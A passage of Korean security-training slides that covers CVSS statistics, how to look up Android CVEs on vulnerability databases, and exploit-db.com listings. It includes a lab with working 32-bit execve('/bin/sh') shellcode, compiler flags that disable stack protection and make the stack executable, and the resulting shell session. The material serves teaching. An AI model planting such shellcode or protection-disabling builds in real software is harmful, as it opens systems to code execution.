
CVSS Score Range	Number Of Vulnerabilities
0-1	2248
1-2	827
2-3	4158
3-4	3392
4-5	22327
5-6	20692
6-7	13983
7-8	24325
8-9	464
9-10	14657

CVSS Score Ranges:

- 0-1
- 1-2
- 2-3
- 3-4
- 4-5
- 5-6
- 6-7
- 7-8
- 8-9
- 9-10

### 3 <실습> 취약점 정보 확인


- 운영체제 취약점 확인 (예: 안드로이드 운영체제 취약점)
  - 왼쪽 메뉴에 Product Search 클릭 후, Product Name에 Android 입력



The screenshot shows the 'CVE Details' website at <https://www.cvedetails.com/product-search.php>. The left sidebar has links for Log In, Register, Switch to https://, Home, Browse (Vendors, Products, Vulnerabilities By Date, Vulnerabilities By Type), Reports (CVSS Score Report, CVSS Score Distribution), Search (Vendor Search, **Product Search**, Version Search, Vulnerability Search, By Microsoft References), and Top 50 (Vendors, Vendor Cvss Scores, Products, Product Cvss Scores, Versions). The main content area is titled 'Product Search' and shows a search form with 'Product Name: Android' and a 'Search' button. Below the search form are checkboxes for 'Product Type: Application', 'Operating System', and 'Hardware'. A note says 'You can use % for a like query. For example you can use %soft% to find products with a "soft" string in their names. Maximum 50 results are displayed, narrow down your search if you can't find what you are looking for.'

## 3 &lt;실습&gt; 취약점 정보 확인

- 운영체제 취약점 확인 (예: 안드로이드 운영체제 취약점)
  - 검색 결과에서 Vendor가 Google이고, Product Type이 OS인 Android를 클릭



The screenshot shows the 'Product Search' results for 'Android'. The second row, which corresponds to the 'Android' entry under 'Vendor Name' and 'Google' under 'Product Type', is highlighted with a red box. This row also contains the number '1925' under 'Number of Vulnerabilities'.

	Product Name	Vendor Name	Number of Vulnerabilities	Product Type
1	<a href="#">Android</a>	<a href="#">Android</a>	<a href="#">0</a>	Application
2	<a href="#">Android</a>	<a href="#">Google</a>	<a href="#">1925</a>	OS
3	<a href="#">Android</a>	<a href="#">Android</a>	<a href="#">0</a>	OS
4	<a href="#">Android</a>	<a href="#">Google</a>	<a href="#">0</a>	Application
5	<a href="#">Android</a>	<a href="#">Motorola</a>	<a href="#">2</a>	OS

### 3 <실습> 취약점 정보 확인

#### • 운영체제 취약점 확인 (예: 안드로이드 운영체제 취약점)

- Android 취약점 유형과 통계를 볼 수 있음. 특정 년도를 클릭하면 상세내용 볼 수 있음  
[https://www.cvedetails.com/product/19997/Google-Android.html?vendor\\_id=1224](https://www.cvedetails.com/product/19997/Google-Android.html?vendor_id=1224)

Google » Android : Vulnerability Statistics															
<a href="#">Vulnerabilities (1921)</a>		<a href="#">CVSS Scores Report</a>		<a href="#">Browse all versions</a>		<a href="#">Possible matches for this product</a>		<a href="#">Related Metasploit Modules</a>							
<a href="#">Related OVAL Definitions</a>		<a href="#">Vulnerabilities (7)</a>		<a href="#">Patches (45)</a>		<a href="#">Inventory Definitions (0)</a>		<a href="#">Compliance Definitions (0)</a>							
Vulnerability Trends Over Time															
Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
<a href="#">2009</a>	5	<a href="#">3</a>								<a href="#">1</a>					
<a href="#">2010</a>	1	<a href="#">1</a>	<a href="#">1</a>												
<a href="#">2011</a>	9	<a href="#">1</a>	<a href="#">1</a>		<a href="#">1</a>					<a href="#">3</a>	<a href="#">2</a>	<a href="#">3</a>			
<a href="#">2012</a>	8	<a href="#">5</a>	<a href="#">4</a>	<a href="#">2</a>							<a href="#">1</a>				<a href="#">1</a>
<a href="#">2013</a>	7	<a href="#">1</a>	<a href="#">2</a>	<a href="#">2</a>	<a href="#">2</a>					<a href="#">1</a>	<a href="#">1</a>	<a href="#">3</a>			
<a href="#">2014</a>	13	<a href="#">2</a>	<a href="#">4</a>	<a href="#">1</a>		<a href="#">1</a>				<a href="#">1</a>	<a href="#">2</a>	<a href="#">2</a>			<a href="#">1</a>
<a href="#">2015</a>	125	<a href="#">56</a>	<a href="#">70</a>	<a href="#">63</a>	<a href="#">46</a>					<a href="#">20</a>	<a href="#">19</a>	<a href="#">17</a>			
<a href="#">2016</a>	523	<a href="#">105</a>	<a href="#">73</a>	<a href="#">92</a>	<a href="#">38</a>					<a href="#">48</a>	<a href="#">99</a>	<a href="#">250</a>			
<a href="#">2017</a>	842	<a href="#">87</a>	<a href="#">206</a>	<a href="#">162</a>	<a href="#">32</a>			<a href="#">1</a>		<a href="#">31</a>	<a href="#">115</a>	<a href="#">36</a>			
<a href="#">2018</a>	388	<a href="#">24</a>	<a href="#">43</a>	<a href="#">105</a>	<a href="#">2</a>	<a href="#">1</a>	<a href="#">1</a>			<a href="#">10</a>	<a href="#">56</a>	<a href="#">1</a>			
Total	1921	<a href="#">285</a>	<a href="#">404</a>	<a href="#">427</a>	<a href="#">121</a>	<a href="#">2</a>	<a href="#">1</a>	<a href="#">1</a>		<a href="#">115</a>	<a href="#">295</a>	<a href="#">312</a>			<a href="#">2</a>
% Of All		14.8	21.0	22.2	6.3	0.1	0.1	0.1	0.0	6.0	15.4	16.2	0.0	0.0	

### 3 <실습> 취약점 정보 확인

#### • 운영체제 취약점 확인 (예: 안드로이드 운영체제 취약점)

- [https://www.cvedetails.com/vulnerability-list/vendor\\_id-1224/product\\_id-19997/Google-Android.html](https://www.cvedetails.com/vulnerability-list/vendor_id-1224/product_id-19997/Google-Android.html)

Google » Android : Security Vulnerabilities														
CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9														
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending														
Total number of vulnerabilities : 1921 Page : 1 (This Page) 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39														
Copy Results Download Results														
#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	<a href="#">CVE-2018-6254 125</a>				2018-05-10	2018-06-14	2.1	None	Local	Low	Not required	Partial	None	None
In Android before the 2018-05-05 security patch level, NVIDIA Media Server contains an out-of-bounds read (due to improper input validation) vulnerability which could lead to local information disclosure. This issue is rated as moderate. Android: A-64340684. Reference: N-CVE-2018-6254.														
2	<a href="#">CVE-2018-6246 200</a>		+Info		2018-05-10	2018-06-14	5.0	None	Remote	Low	Not required	Partial	None	None
In Android before the 2018-05-05 security patch level, NVIDIA Widevine Trustlet contains a vulnerability in Widevine TA where the software reads data past the end, or before the beginning, of the intended buffer, which may lead to Information Disclosure. This issue is rated as moderate. Android: A-69383916. Reference: N-CVE-2018-6246.														
3	<a href="#">CVE-2018-5907 20</a>		Overflow		2018-07-06	2018-08-29	4.6	None	Local	Low	Not required	Partial	Partial	Partial
Possible buffer overflow in msm_adsp_stream_callback_put due to lack of input validation of user-provided data that leads to integer overflow in all Android releases(Android for MSM, Firefox OS for MSM, QRD Android) from CAF using the Linux kernel.														
4	<a href="#">CVE-2018-5899 416</a>				2018-07-06	2018-08-27	4.6	None	Local	Low	Not required	Partial	Partial	Partial
In Android releases from CAF using the linux kernel (Android for MSM, Firefox OS for MSM, QRD Android) before security patch level 2018-06-05, whenever TDLS connection is setup, we are freeing the netbuf in ol_tx_completion_handler and after that, we are accessing it in NBUF_UPDATE_TX_PKT_COUNT causing a use after free.														
5	<a href="#">CVE-2018-5898 190</a>		Overflow		2018-07-06	2018-08-27	4.6	None	Local	Low	Not required	Partial	Partial	Partial
Integer overflow can occur in msm_pcm_adsp_stream_cmd_put() function if the user supplied data "param_length" goes beyond certain limit in Android releases from CAF using the linux kernel (Android for MSM, Firefox OS for MSM, QRD Android) before security patch level 2018-06-05.														

### 3 <실습> 취약점 정보 확인

- 운영체제 취약점 확인 (예: 안드로이드 운영체제 취약점)
  - <https://www.cvedetails.com/cve/CVE-2017-13292/>

**Vulnerability Details : CVE-2017-13292**

In wl\_get\_assoc\_ies of wl\_cfg80211.c, there is a possible out of bounds write due to an incorrect bounds check. This could lead to remote code execution with no additional execution privileges needed. User interaction is not needed for exploitation. Product: Android. Versions: Android kernel. Android ID: A-70722061. References: B-V2018010201.

Publish Date : 2018-04-04 Last Update Date : 2018-05-10

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [Scroll To](#) [Comments](#) [External Links](#)  
[Search Twitter](#) [Search YouTube](#) [Search Google](#)

**- CVSS Scores & Vulnerability Types**

CVSS Score	<b>10.0</b>
Confidentiality Impact	<b>Complete</b> (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	<b>Complete</b> (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	<b>Complete</b> (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	<b>Low</b> (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit. )
Authentication	<b>Not required</b> (Authentication is not required to exploit the vulnerability.)
Gained Access	<b>None</b>
Vulnerability Type(s)	<b>Execute Code</b>
CWE ID	<a href="#">787</a>

**- Products Affected By CVE-2017-13292**

#	Product Type	Vendor	Product	Version	Update	Edition	Language	<a href="#">Version Details</a>	<a href="#">Vulnerabilities</a>
1	OS	<a href="#">Google</a>	<a href="#">Android</a>	-					

**- Number Of Affected Versions By Product**

Vendor	Product	Vulnerable Versions
<a href="#">Google</a>	<a href="#">Android</a>	1

**- References For CVE-2017-13292**

<https://source.android.com/security/bulletin/2018-04-01> CONFIRM

**- Metasploit Modules Related To CVE-2017-13292**

There are not any metasploit modules related to this CVE entry (Please visit [www.metasploit.com](http://www.metasploit.com) for more information)

### 3 <실습> 취약점 정보 확인

- CVSS (Common Vulnerability Scoring System)
  - CVSS 계산: <https://nvd.nist.gov/vuln-metrics/cvss/v2-calculator>

**Common Vulnerability Scoring System Calculator Version 2**

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.

Base Scores	Temporal	Environmental	Overall	CVSS v2 Vector
Base: 10.0 Impact: 10.0 Exploitability: 10.0	Temporal: NA	Environmental: NA	Overall: 10.0	CVSS Base Score: 10.0 Impact Subscore: 10.0 Exploitability Subscore: 10.0 <b>CVSS Temporal Score:</b> NA CVSS Environmental Score: NA Modified Impact Subscore: NA <b>Overall CVSS Score:</b> 10.0

[Show Equations](#)

**Base Score Metrics**

<b>Exploitability Metrics</b>	<b>Exploitability Metrics</b>
<b>Attack Vector (AV)*</b>	<b>Confidentiality Impact (C)*</b>
Local (AV:L)    Adjacent Network (AV:A) <b>Network (AV:N)</b>	None (C:N)    Partial (C:P) <b>Complete (C:C)</b>
<b>Access Complexity (AC)*</b>	<b>Integrity Impact (I)*</b>
High (AC:H)    Medium (AC:M) <b>Low (AC:L)</b>	None (I:N)    Partial (I:P) <b>Complete (I:C)</b>
<b>Authentication (Au)*</b>	<b>Availability Impact (A)*</b>
Multiple (Au:M)    Single (Au:S) <b>None (Au:N)</b>	None (A:N)    Partial (A:P) <b>Complete (A:C)</b>

## 4 취약점에 대한 이해(쉘코드)

- 쉘 (Shell)

- 운영체제에서 사용자로부터 입력 받는 명령어를 실행하는 명령어 해석기
  - 일반적으로 유닉스/리눅스에서 /bin/sh 명령으로 실행, 윈도우는 cmd.exe 명령으로 실행

### • 쉘코드 (Shellcode)

- 쉘(/bin/sh)을 실행하는 기계어 코드
  - execve("/bin/sh", NULL, NULL) 함수

## 4

## <실습> 취약점에 대한 이해(쉘코드)

### • 간단한 쉘코드 프로그램 제작 및 실행

#### - 실습 목표

» 취약점에서 제일 중요한 요소 중 하나인 쉘코드를 간단하게 만들어보고 실행해볼 수 있습니다.

#### - 실습 환경

구성	ID/PW	IP
공격 서버 (Kali Linux)	root/toor	192.168.10.99


#### - 실습 문제 구성

» 공격자들은 시스템에 침투하기 위해 쉘코드라는 쉘을 실행할 수 있는 기계어 코드를 작성합니다. 쉘코드는 /bin/sh과 같은 쉘을 실행하기 위한 기계어코드의 조합입니다. 쉘코드를 이해하기 위해 간단한 쉘코드가 동작하는 코드를 제작하고, 실행하여 쉘코드가 무엇인지 이해할 수 있도록 합니다.

## 4 <실습> 취약점에 대한 이해(쉘코드)

- 쉘코드 동작 실습 (32bit Kali Linux)
    - Kali Linux에서 vi 편집기를 이용해서 아래 파일을 shell.c 코드로 작성한다.

```
char shell[]=
"\\xeb\\x2a\\x5e\\x89\\x76\\x08\\xc6\\x46\\x07\\x00\\xc7\\x46\\x0c\\x00\\x00\\x00\\x00\\x00"
"\\xb8\\x0b\\x00\\x00\\x00\\x89\\xf3\\x8d\\x4e\\x08\\x8d\\x56\\x0c\\xcd\\x80\\xb8\\x01"
"\\x00\\x00\\x00\\xbb\\x00\\x00\\x00\\x00\\xcd\\x80\\xe8\\xd1\\xff\\xff\\xff"
"\\x2f\\x62\\x69\\x6e\\x2f\\x73\\x68";
void main(){
    int *code;
    code =(int *)&code+2;
    (*code)=(int)shell;
}
```



## 4

## &lt;실습&gt; 취약점에 대한 이해(쉘코드)

## • 쉘코드 동작 실습 (32bit Kali Linux)

- 아래 gcc 컴파일 옵션을 이용해서 shell 실행파일을 생성하고 실행한 뒤, 프로세스 확인한다.

```
gcc -fno-stack-protector -mpreferred-stack-boundary=2 -z execstack shell.c -o shell
```

- gcc : 컴파일러
- -fno-stack-protector : Stack Smashing 공격을 막는 옵션을 disable.
- -mpreferred-stack-boundary : stack boundary를 2의 num승 바이트로 정렬  
64 bit CPU의 경우 2 대신에 4 (default value is 4)
- -z execstack : 스택 영역에 실행권한을 부여

```
root@kali:~# ls -al shell*
-rwxr-xr-x 1 root root 15528 Sep  5 12:52 shell
-rw-r--r-- 1 root root    321 Sep  5 12:52 shell.c
root@kali:~# ps
  PID TTY          TIME CMD
 1994 pts/0        00:00:00 bash
 2375 pts/0        00:00:00 ps
root@kali:~# ./shell
# ps
  PID TTY          TIME CMD
 1994 pts/0        00:00:00 bash
 2376 pts/0        00:00:00 sh   쉘코드가 성공적으로 실행되어 sh 프로그램이 구동된 화면
 2377 pts/0        00:00:00 ps
# exit
```

## 5

## 익스플로잇 정보

- 익스플로잇(공격코드)들은 인터넷에 공개되는 경우도 있고, 블랙 마켓 또는 취약점 구매 회사에 판매되는 경우도 있음.
  - 대표적인 익스플로잇 공개 사이트: exploit-db.com(2018.9월, 약 39933개 공개)

The Exploit Database – ultimate archive of Exploits, Shellcode, and Security Papers. New to the site? Learn [about the Exploit Database](#).

**Offensive Security's Exploit Database Archive**

**39933**  
Exploits Archived

**The Exploit Database**

The Exploit Database (EDB) is a CVE compliant archive of exploits and vulnerable software. A great resource for penetration testers, vulnerability researchers, and security addicts alike. Our goal is to collect exploits from various sources and concentrate them in one, easy to navigate database.

[Download the Exploit Database Archive](#)

**EXPOIT DATABASE**  cve.mitre.org

### Remote Exploits

This exploit category includes exploits for remote services or applications, including client side exploits.


Date Added	D	A	V	Title	Platform	Author
2018-09-07		-		Tenable WAS-Scanner 7.4.1708 - Remote Command Execution	Linux	Sameer Goyal
2018-09-05				FTPShell Server 6.80 - 'Add Account Name' Buffer Overflow (SEH)	Windows_x86	Luis Martinez
2018-09-05		-		FUJI XEROX DocuCentre-V 3065 Printer - Remote Command Execution	Hardware	vr_system
2018-08-29		-		Eaton Xpert Meter 13.4.0.10 - SSH Private Key Disclosure	Hardware	BrianWGray

## 5

## 익스플로잇 정보

## • Exploit-db.com

– 공개된 익스플로잇 유형에는 ‘Remote Exploits’, ‘Web Application Exploits’, ‘Local & Privilege Escalation Exploits’, ‘Denial of Service & Proof of Concept Exploits’, Exploit Shellcode Archive, Archived Security Papers 로 구분되어 있음.



The screenshot shows the homepage of Exploit-db.com. At the top, there is a navigation bar with links for Home, Exploits, Shellcode, Papers, Google Hacking Database, Submit, and Search. Below the navigation bar, there are social media sharing icons for Email, Facebook, Twitter, LinkedIn, and RSS. The main content area features two sections: 'Remote Exploits' and 'Web Application Exploits'. Each section has a brief description and a table listing exploits with columns for Date Added, Title, Platform, and Author.

### Remote Exploits

This exploit category includes exploits for remote services or applications, including client side exploits.

Date Added	D	A	V	Title	Platform	Author
2018-09-07		-		Tenable WAS-Scanner 7.4.1708 - Remote Command Execution	Linux	Sameer Goyal
2018-09-05				FTPShell Server 6.80 - 'Add Account Name' Buffer Overflow (SEH)	Windows_x86	Luis Martinez
2018-09-05		-		FUJI XEROX DocuCentre-V 3065 Printer - Remote Command Execution	Hardware	vr_system
2018-08-29		-		Eaton Xpert Meter 13.4.0.10 - SSH Private Key Disclosure	Hardware	BrianWGray
2018-08-27		-		HP Jetdirect - Path Traversal Arbitrary Code Execution (Metasploit)	Unix	Metasploit
2018-08-27		-		Electron WebPreferences - Remote Code Execution	Multiple	Matt Austin
2018-08-27		-		Apache Struts 2.3 < 2.3.34 / 2.5 < 2.5.16 - Remote Code Execution (1)	Linux	Mazin Ahmed

### Web Application Exploits

This exploit category includes exploits for web applications.

Date Added	D	A	V	Title	Platform	Author
2018-09-07		-		QNAP Photo Station 5.7.0 - Cross-Site Scripting	Hardware	Mitsuaki...
2018-09-07		-		Softneta MedDream PACS Server Premium 6.7.1.1 - Directory Traversal	PHP	Carlos Avila
2018-09-07		-		MedDream PACS Server Premium 6.7.1.1 - 'email' SQL Injection	PHP	Carlos Avila
2018-09-06		-		D-Link Dir-600M N150 - Cross-Site Scripting	Hardware	PUNIT DARJI
2018-09-06		-		WirelessHART Fieldgate SWG70 3.0 - Directory Traversal	Hardware	Hamit CİBO
2018-09-06				Apache Roller 5.0.3 - XML External Entity Injection (File Disclosure)	Linux	Marko Jokic

## 5

## 익스플로잇 정보

